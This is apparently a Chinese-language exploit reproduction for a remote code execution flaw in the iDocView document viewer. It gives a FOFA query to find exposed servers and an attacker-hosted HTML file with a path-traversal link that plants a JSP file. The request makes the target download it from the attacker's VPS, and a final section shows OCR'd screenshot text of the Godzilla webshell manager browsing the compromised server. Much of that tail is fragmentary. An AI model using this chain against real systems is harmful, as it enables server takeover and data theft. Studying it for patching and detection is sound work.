I4-3IDocView-在线文档解析应用-RCE

漏洞描述：

本次漏洞出现在在线文档解析应用中的远程页面缓存功能。具体问题在于该应用未能对用户输入的URL进行充分的安全验证，从而导致存在安全隐患。攻击者可通过构造特殊的URL，引诱应用下载恶意文件。
利用特征
攻击者利用该漏洞的关键在于使用具有远程页面缓存功能的接口，在参数中填写预先准备的包含恶意文件的URL。此类请求能够绕过正常的安全检查，使得服务器下载并处理恶意内容。漏洞的触发会返回特定的响应状态和内容类型条件，攻击者可通过自动化脚本进行检测和利用。
漏洞影响
该漏洞的利用可能导致服务器被远程控制、敏感数据泄露等等。漏洞的存在不仅威胁到该应用服务器的安全性，还可能成为更广泛网络安全事件的触发点。建议受影响的用户尽快采取必要的安全措施，以防范潜在的安全风险。

影响版本：

```
iDocView < 13.10.1_20231115
```

网站图片：

网络测绘：

fofa语法：

FOFA：title=="在线文档预览 - I Doc View"

漏洞复现：

VPS上构造一个携带恶意link[href]的html文件，里面的link指向你的恶意文件
构造index.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>test</title>
</head>
<body>
  <link href="/..\..\..\docview\test.jsp">
</body>
</html>
```

构造恶意文件


```
vi '..\..\..\docview\test.jsp'


<%out.print("test");%>      #可以是马子
```

python开启一个http服务器，发送请求

```
http://your-ip/html/2word?url=http://VPSip/index.html
```

```
[root@VM-16-8-centos IDocView]# cat index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <title>test</title>
</head>
<body>
  <link href="/..\..\..\docview\test.jsp">
</body>
</html>
[root@VM-16-8-centos IDocView]# vi '..\..\..\docview\test.jsp'
[root@VM-16-8-centos IDocView]# cat ..\..\..\docview\test.jsp
cat: ......docviewtest.jsp: No such file or directory
[root@VM-16-8-centos IDocView]# cat '..\..\..\docview\test.jsp'
<%out.print("test");%>
[root@VM-16-8-centos IDocView]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


当两个请求都响应200时会下载一个word文件，表示利用成功


:7080/html/2word?url=http:/ /index.html
I Doc View
I Doc View在线文档预览
在线文档预览、压缩文件预览、图纸预览、图片预览、音视频播放、协作
doc,docx,wps,odt,rtf,xls,xlsx,et,ods,csv,ppt,pptx,dps,odp,pdf,txt,jpg,jpeg,gif,png,bmp,tif,tiff,mp3,m4a,mid,midi,wma,mp4,zip,rar
cs,sql,bat,json,conf
Version: 11.9.12_20211020

验证


不安全 | 7080/test.jsp
test

GetShell


目标 管理 配置 关于 插件
哥斯拉 V4.01 by: BeichenDream Github:https://github.com/BeichenDream/Godzilla
分组
/
id
url
payload
Shell Setting
基础配置
请求配置
URL
p:/ /test.jsp
密码
pass
密钥
key
连接超时
读取超时
代理主机
代理端口
备注
GROUP
/
代理类型
NO_PROXY
编码
UTF-8
有效载荷
JavaDynamicPayload
提示
Success!
确定
PetitPotam
MemoryShell
ShellcodeLoader
Screen
SuperTerminal
JMeterpreter
HttpProxy
ServletManage
基础信息
命令执行
文件管理
数据库管理
笔记
网络详情
Disk
C:
idocv
converter
data
db
docview
META-IN
static
WEB-INF
logs
server
C:/idocv/docview/
icon
name
type
lastModified
crossdomain.xml
file
2022-08-23 11:16:15
favicon.ico
file
2022-08-23 11:16:15
META-INF
dir
2022-12-03 15:39:07
static
dir
2023-01-10 13:38:53
test.jsp
file
2023-11-23 18:15:13
WEB-INF
dir
2023-01-10 13:38:53